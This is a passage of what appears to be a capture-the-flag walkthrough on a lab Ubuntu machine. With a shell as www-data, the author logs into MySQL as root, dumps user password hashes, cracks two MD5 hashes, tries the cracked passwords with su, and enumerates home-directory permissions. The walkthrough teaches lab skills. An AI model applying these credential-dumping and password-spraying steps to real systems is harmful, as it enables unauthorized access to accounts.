
```
www-data@ubuntu:/var/www/files$ mysql -u root -p
mysql -u root -p
Enter password: !@m+her00+@db

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.7.31-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

So, was write this gibberish was the password for mysql database as root.



```
mysql> select User,authentication_string from user;
select User,authentication_string from user;
+------------------+-------------------------------------------+
| User             | authentication_string                     |
+------------------+-------------------------------------------+
| root             | *F74DE09D1D90576C64C3AED3645E8436F24662FE |
| mysql.session    | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| mysql.sys        | *THISISNOTAVALIDPASSWORDTHATCANBEUSEDHERE |
| debian-sys-maint | *9B9324345165A8793D24BB9660FA8F657C07265C |
+------------------+-------------------------------------------+
4 rows in set (0.00 sec)

mysql> 
```

Got some password hashes.



Enter up to 20 non-salted hashes, one per line:


```
F74DE09D1D90576C64C3AED3645E8436F24662FE
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
F74DE09D1D90576C64C3AED3645E8436F24662FE	Unknown	Not found.


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

unable to crack of root, so will move another database, named webportal because in one of the .php file, we saw that it is being used for authentication in login form.




```
mysql> use webportal;
use webportal;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+---------------------+
| Tables_in_webportal |
+---------------------+
| users               |
+---------------------+
1 row in set (0.00 sec)

mysql> 
```

And it only has one table.



```
mysql> select * from users;
select * from users;
+----+-----------+----------+-----------+----------------------------------+
| id | firstname | lastname | username  | password                         |
+----+-----------+----------+-----------+----------------------------------+
|  1 | Anurodh   | Acharya  | Aurick    | 7e53614ced3640d5de23f111806cc4fd |
|  2 | Apaar     | Dahal    | cullapaar | 686216240e5af30df0501e53c789a649 |
+----+-----------+----------+-----------+----------------------------------+
2 rows in set (0.00 sec)

mysql> 
```

got both the user's password hashes.



Enter up to 20 non-salted hashes, one per line:


```
7e53614ced3640d5de23f111806cc4fd
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
7e53614ced3640d5de23f111806cc4fd	md5	masterpassword

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

got password of "Anurodh", "masterpassword".



Enter up to 20 non-salted hashes, one per line:


```
686216240e5af30df0501e53c789a649
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
686216240e5af30df0501e53c789a649	md5	dontaskdonttell


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Got password of "Apaar", "dontaskdonttell".




```
Bye
www-data@ubuntu:/var/www/files$ ls /home
ls /home
anurodh  apaar  aurick
www-data@ubuntu:/var/www/files$ 
```

both the above users exist, let's do some password spraying to see if they are reusing password or not.




```
www-data@ubuntu:/var/www/files$ ls /home
ls /home
anurodh  apaar  aurick
www-data@ubuntu:/var/www/files$ su anurodh
su anurodh
Password: masterpassword

su: Authentication failure
www-data@ubuntu:/var/www/files$ su apaar
su apaar
Password: dontaskdonttell

su: Authentication failure
www-data@ubuntu:/var/www/files$ 
```

So both of them are not reusing the password.




```
bash: cd: HOME not set
www-data@ubuntu:/var/www/files$ cd /home
cd /home
www-data@ubuntu:/home$ ls
ls
anurodh  apaar  aurick
www-data@ubuntu:/home$ 
```

But there is also one more user in the home directory. Let's try him!!!




```
anurodh  apaar  aurick
www-data@ubuntu:/home$ cd aurick
cd aurick
bash: cd: aurick: Permission denied
www-data@ubuntu:/home$ 
```

Permission denied!!!




```
www-data@ubuntu:/home$ ls -al
ls -al
total 20
drwxr-xr-x  5 root    root    4096 Oct  3  2020 .
drwxr-xr-x 24 root    root    4096 Oct  3  2020 ..
drwxr-x---  2 anurodh anurodh 4096 Oct  4  2020 anurodh
drwxr-xr-x  5 apaar   apaar   4096 Oct  4  2020 apaar
drwxr-x---  4 aurick  aurick  4096 Oct  3  2020 aurick
www-data@ubuntu:/home$
```

i can only read apaar's home directory.



